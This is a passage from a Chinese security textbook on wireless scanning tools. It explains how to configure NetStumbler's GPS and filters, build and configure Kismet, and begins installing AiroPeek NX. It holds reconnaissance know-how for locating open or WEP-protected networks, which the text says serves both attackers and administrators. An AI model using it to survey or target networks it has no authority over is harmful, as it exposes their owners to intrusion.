这里可以通过 View 菜单的最后一项 Options 命令来启用该功能，如图 21.16 所示，NetStumbler 从计算机串口取得 GPS 数据。从图中看到，GPS 可以采用多种格式，并且可以指定 COM 端口。注意是串口而不是 USB 接口，NetStumbler 仅仅接受串口数据。在 GPS 数据格式上，老版本的 NetStumbler 接收 nema183 格式的数据，但是最近的版本则接收诸如 Garmin Binary、Garmin Text 和 Tripmate 等格式。使用 USB 同计算机通信的 GPS 接收机通常配有端口桥接软件，可以将 USB 端口映射到一个 COM 口。接收机仍然通过 USB 传输数据，但是桥接工具会将这些数据传输给 COM 端口驱动，软件监听 COM 端口也就可以接受 USB 接收机的数据了。设置成功之后，注意状态栏

中 GPS 的状态已经改变了。那么在实际运行中，结合 GPS 的信息，就可以在地图中指定扫描到的无线设备的具体位置了。

在图 21.16 所示的属性窗口中，单击 General 标签，可以看到如图 21.17 所示的页面。在该页面中，可以设置扫描速度，或者使用 GPS 进行自动纠正等属性。




图 21.16　启用 NetStumbler 的 GPS 功能

另外通过 Scripting 选项卡可以设置要使用的脚本，如图 21.18 所示。在该窗口中可以指定使用默认脚本或者使用自定义的外部脚本，并指定脚本的实际位置等。




图 21.17　NetStumbler General 选项卡




图 21.18　NetStumbler 脚本属性选项卡

其他选项卡比较简单，可以自行设置。设置好属性之后，就可以开始扫描了。通过单击程序主窗口工具栏内的绿色箭头启动扫描。在本实例中，扫描结果如图 21.19 所示。在该图中，列出了所有扫描到的无线设备的详细信息。MAC 地址前的圆形图标显示了该无线设备的状态，其中绿色表示状态正常，可以使用；灰色表示存在但是不能使用；而黄色且中间加锁的符号则表示加密了，并暂时不能使用。另外，该窗口还列出了各个无线设备的 SSID、通道（Channel）、速度、厂商等重要信息。在窗口左侧列出了可以浏览的内容选项：Channels（通道）、SSIDs 和 Filters。

首先展开 Channels 项，如图 21.20 所示。在该图中可以看到存在诸如 1、3、11 等多个可用信道，而且列出了是哪些无线设备在使用该通道。如果直接单击某无线设备，则可以显示此无线设备在此通道上的详细信息。

随后展开 SSIDs 项，如图 21.21 所示。该项列出了扫描到的所有 SSID，并且给出了使用相同 SSID 的所有无线设备。单击其中某指定无线设备，可以看到如图 21.22 所示的该设备的详细信息。




图 21.19 NetStumbler 扫描结果




图 21.20 NetStumbler 扫描到的某通道详细信息




图 21.21 NetStumbler 中 SSID 的详细信息




图 21.22 SSIDs 项中某无线设备的详细信息

Filters 项包含了所有的过滤器，如图 21.23 所示。在本实例中使用的是默认值，可以看到有 Encryption Off 和 Encryption On 等共 9 项。单击具体的过滤器，则可以看到符合该过滤条件的所有无线设备。例如符合 Encryption Off 过滤器的所有无线设备如图 21.24 所示，符合 IBSS（Peer）过滤器的所有无线设备如图 21.25 所示。同样，直接单击某无线设备也可看到该设备的详细信息。




图 21.23 NetStumbler 中 Filters 项的总体信息




图 21.24 NetStumbler 中 Encryption Off 过滤到的所有无线设备




图 21.25 NetStumbler 中 IBSS（Peer）过滤到的所有无线设备

NetStumbler 还支持保存和导入扫描到的结果，在 File 菜单中设置即可，如图 21.26 所示。

正如前面提到的，NetStumbler 不仅仅是软件，它还提供了一个专门为 NetStumbler 用户搭建的网站，即 http://www.netstumbler.com。通过使用该网站提供的工具，安全专家或者无线管理员可以检查自己的无线网络是否被别人扫描过。注册成为该网站的用户之后，就可以在 NetStumbler

数据库中查询自己的访问点或者无线网卡的 MAC 地址。如果该访问点（或者无线网卡）已经被别人扫描并报告上去，则肯定会在列表中出现。当然，也可以向该数据库添加自己的扫描结果，从而丰富该数据库，便于人们查找那些正在使用的开放的无线网络。只需要登录 NetStumbler，上传自己捕获到的文件记录即可。




图 21.26 在 NetStumbler 中导入或导出扫描结果

综上所述，NetStumbler 是一个非常优秀的工具，可用于发现开放的或者受 WEP 保护的无线网络。对于网络攻击者和管理员而言，这都将有非常大的作用。

21.4.2 Kismet

Kismet 是一个免费软件，用于嗅探无线网络（802.11b），其包含一套强大的工具和选项。Kismet 依赖无线网卡的能力来报告数据包。幸运的是，大多数常见的无线网卡，包括 Linksys、D-Link、Cisco Aironet 和 Orinoco 都支持这一功能。可以在 Linux 和 BSD 平台上，或者在 Windows 平台上借助 Cygwin 的帮助来安装、使用 Kismet。

21.4.2.1 安装 Kismet

该软件可以通过其官方网站 http://www.kismetwireless.net/来获得源代码。要想安装该软件，需要提前装好其他如下几个软件：

- **Libpcap** 该软件可以从 http://www.tcpdump.org 获得。Kismet 要利用该软件从网卡捕捉和格式化数据。这里需要注意安装一个可以支持无线嗅探的版本。
- **Ethereal** 该软件可以从 http://www.ethereal.com 获得。该软件是标准的 Linux 嗅探工具，虽然此处不用该工具进行嗅探，但却可以用它来分析捕获的数据。
- **Gpsdrive** 该软件可以从 http://www.kraftvoll.at/software/download.shtml 获得。Gpsdriver 是为 Kismet 设计的 GPS 对应程序，可以将 Kismet 连接到 GPS 设备，从而建立地图，在其中显示本主机嗅探并找到的无线网络的位置。
- **编译器** 如 GCC 等，这是用来编译 Kismet 源代码的。由于系统中一般已经默认安装，所以这里不再强调。

在确保以上软件已经成功安装之后，就可以安装 Kismet 程序了。Kismet 提供了源代码，在编译源代码时可以通过配置选项进行调整。这些选项是由配置脚本来实现的，配置脚本将根据选定的选

项来创建要编译的代码，表 21.4 列出了这些选项。

表 21.4 Kismet 配置选项

选项说明	选项标志
禁用curses UI	disable-curses
禁用ncurses面板扩展	disable-panel
禁用GPS支持	disable-gps
禁用Linux netlink套接字捕捉	disable-netlink
禁用Linux内核无线扩展	disable-wireless
禁用Libpcap捕捉支持	disable-pcap
禁用suid-root安装（不推荐）	disable-suid-root
为Zaurus启用特殊功能（例如piezzo buzzer）	enable-zaurus
强制使用本地转储代码，即使有Ethereal	enable-local-dumper
支持用于日志的Ethereal wiretap	with-ethereal=DIR
禁用Ethereal wiretap支持	without-ethereal

在具体的安装过程中，首先解压缩 Kismet 软件包，然后仔细阅读其中的 README 文件。该文件详细说明了要完整运行 Kismet 所需要的软件包及安装方法。在成功安装这些软件包的前提下，直接运行如下命令：

```
./configure --prefix=/usr
make
make install
```

当然，也可以在./configure 命令中添加上面列举的选项，如./configure disable-curses。

如果出现问题，可以按照提示信息查找解决方法。如果对提示信息不是很明白，则最简单的方法是将提示信息作为搜索条件通过搜索引擎来查询解决方案。

21.4.2.2 使用 Kismet

Kismet 几乎拥有在一个正式数据包过滤工具上出现的所有功能，还拥有专门为无线网络量身设计的功能。例如，Kismet 拥有一个内建的机制，来检测任何运行 NetStumbler 的主机。这个软件同样被设计用来解码捕获的数据包。另外，Kismet 能防止通过隐藏访问点的 SSID 来隐藏盗匪访问点，因为它支持 SSID 解码。

正如所看到的那样，Kismet 完全有能力在本地无线网络中检测到盗匪访问点。Kismet 使用有无线网卡的笔记本电脑或便携机来扫描无线电波，Kismet 可以同时检测到多个源数据包。因为它能够扫描电波，所以能在任何可用的频率下检测无线设备。不过，还是有一些检测的限制。当前版本的 Kismet 只能检测 802.11b 的无线设备。如果 802.11g 设备能向下兼容 802.11b，那么 Kismet 也能检测到。

当 Kismet 检测到设备的时候，它在一张地图上绘制设备的方位。绘图功能可以通过使用可选的 GPS 卡来实现。当无线设备被检测的时候，辨识信息也同样被记录下来。例如，SSID 会被记录下来，因为它是设备的生产商。Kismet 还能够提示哪些设备使用脆弱的加密，哪些接入点使用默认的设置（这明显是一个极大的安全风险）。

为了完成绘图，使用者必须带着运行 Kismet 的无线设备绕着办公室走一圈，并让 Kismet 看到

所有它能检测到的设备。在绘制每一个检测到的设备的方位时，Kismet 通过在地图上画圆圈来指示每个设备的信号区域。Kismet 甚至可以推测哪些信号在没有扫描的区域中是可用的，不过如果条件允许，建议使用者扫描整栋建筑。

当完成了无线扫描后，分析搜集到的数据并寻找所有潜在的安全问题或外来的无线设备是至关重要的。如果扫描显示正常，就可以将结果作为今后扫描的基线，当将来对检测结果不确定的时候，就可以将其与基线扫描相比较，从而判断设备是友好的还是恶意的。

Kismet 最初是设计运行在 Linux 平台上的，如果必须在 Windows 平台上运行 Kismet，也没有任何问题，可以安装 Cygwin 并在 Cygwin 环境下运行 Kismet。同样，还有针对 PDA 的版本，也可以在苹果的 OSX 下编译 Kismet，但当前只有客户组件是可用的。

在本实例中，成功安装 Kismet 之后，通过命令行启动 Kismet，发现报错，该界面如图 21.27 所示。这表明需要修改配置文件。Kismet 的配置文件为 kismet.conf，一般情况下位于/etc 目录下，但是也与具体的安装配置有关。

图 21.27 运行 Kismet 报错

查看该文件，可以发现如下两行内容：

```
# User to setid to (should be your normal user)
suiduser=your_user_here
```

需要将第二行设置为一个普通用户，如 suiduser=great。当然系统中要存在这个普通用户才行。

不可赋值给 root，否则会出现如图 21.28 所示的错误提示。

图 21.28 设置 suiduser 为 root 导致错误

另外还需要对 kismet.conf 文件进行其他修改，例如需要修改其中的 source 字段，否则可能出现如下错误信息：

```
[root@great kismet-2006-04-R1]# kismet
Server options:  none
Client options:  none
Starting server...
Waiting for server to start before starting UI...
Will drop privs to great (500) gid 500
No specific sources given to be enabled, all will be enabled.
Enabling channel hopping.
Enabling channel splitting.
NOTICE: Disabling channel hopping, no enabled sources are able to change channel.
Dropped privs to great (500) gid 500
Source 0 (addme): Opening none source interface none...
FATAL: Please configure at least one packet source.  Kismet will not function
if no packet sources are defined in kismet.conf or on the command line.  Please
read the README for more information about configuring Kismet.
Kismet exiting.
```

这需要修改 kismet.conf 文件中的 source 字段，类似 source=rt8180,wlan0,kismet。实际上通过详细阅读该文档中的说明，完全可以正确配置该文件。

正确配置该文件之后，运行过程就相对简单了，此处不再赘述。

21.4.3 AiroPeek NX

AiroPeek NX 是功能非常齐全的无线分析程序，不仅能实时监视和分析 802.11b 网络连接，同时也支持虚拟映射、数据过滤及入侵检测功能。该软件的官方网站为 http://www.wildpackets.com。

该软件是收费软件，建议购买正版软件。也存在试用版，两者的区别在于特性和使用上的限制。在安装之前，建议先到官方网站查看所使用的网卡是否被该软件支持，然后再开始安装。

21.4.3.1 安装 AiroPeek NX

该软件安装过程比较简单，这里不再赘述。在 Windows XP 系统中安装该软件之后需要重新启动计算机。首次启动该软件的界面如图 21.29 所示。在该界面中选择指定的网卡，然后出现如图 21.30 所示的出错对话框，这是由于还没有安装 WildPackets 驱动程序导致。WildPackets 使 AiroPeek NX 可以与无线网卡进行通信。

接下来到 AiroPeek NX 的安装目录下找到子目录 Driver，打开其中的 Readme.htm 文件，单击与所用无线网卡类型匹配的链接，就可以找到安装说明。

在更新网卡设备驱动之前，请先备份原有驱动，以便在新驱动无法正常工作的情况下能够顺利恢复原有驱动。Windows XP 系统中修改配置的步骤如下：

step 1 单击“开始”按钮，从弹出的菜单中选择“网络连接”（Network Connections）或者“控制面板”（Control Panel）→“网络与 Internet 连接”（Network and Internet Connections）→“网络连接”（Network Connections）命令，打开的窗口如图 21.31 所示。

